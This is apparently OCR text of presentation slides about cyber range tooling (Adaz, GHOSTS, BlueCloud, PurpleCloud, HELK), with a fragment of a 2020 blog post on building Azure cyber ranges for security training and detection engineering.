


Image Source: github.com/splunk/attack_range

Adaz: Active Directory Hunting Lab in Azure

- Easily spin up a customizable Active Directory lab in Azure with domain-joined workstations
  - https://github.com/christophetd/Adaz
  - Author: Christophe Tafani-Dereeper
- Use Cases: Detection engineering, Learn or test Active Directory
- ELK Server: Logs forwarded to ELK
- Other nice features
  - A Domain configuration file in YAML that is very easy to customize
  - Ansible playbooks for pushing AD changes or OS patches after deployment
  - Windows Event Forwarding (WEF) with audit policies
  - Sysmon
  - Add multiple Windows 10 workstations with Domain Join

Adaz Architecture




Image Source: github.com/christophetd/Adaz

GHOSTS: User Simulation Framework (1)

- A user simulation framework for complex, realistic NPC orchestration
- **NPC:** Non-player characters: Realism of users and their behavior running applications on an enterprise network
- Test skills and train network defenders with real NPC players operating on the network creating static and background noise

Image Source: https://github.com/cmu-sei/GHOSTS


GHOSTS: User Simulation Framework (2)

- Grafana Dashboards and API
- GHOSTS Windows client binary runs user behavior based on JSON files
- Created by Carnegie Mellon University Software Engineering Institute:
  https://github.com/cmu-sei/GHOSTS
- GHOSTS is a great tool for enhancing any Cyber Range with realistic, user behavior

Image Source: https://github.com/cmu-sei/GHOSTS

BlueCloud + PurpleCloud

The Story



Jason Ostrom

Oct 25, 2020 · 9 min read · Listen

Building Azure Cyber Ranges for Learning and Fun

Advance your Cyber Security skills and get your Azure Security Engineer Associate certification

Overview

Research shows there is a Cybersecurity skills shortage that is growing worse (Oltsik, 2020). Sadly, we've grown accustomed to hearing news of companies falling victim to data breaches.


Azure HELK

Azure Velociraptor

BlueCloud

PurpleCloud


Range Types by Focus Area



Detection Engineering is used to run emulations that improve logging and technology. The Ranges that include multi-host AD will better inform complete attack coverage, exploiting trust relationships between domain joined systems and authenticated sessions.

HELK: The Hunting ELK

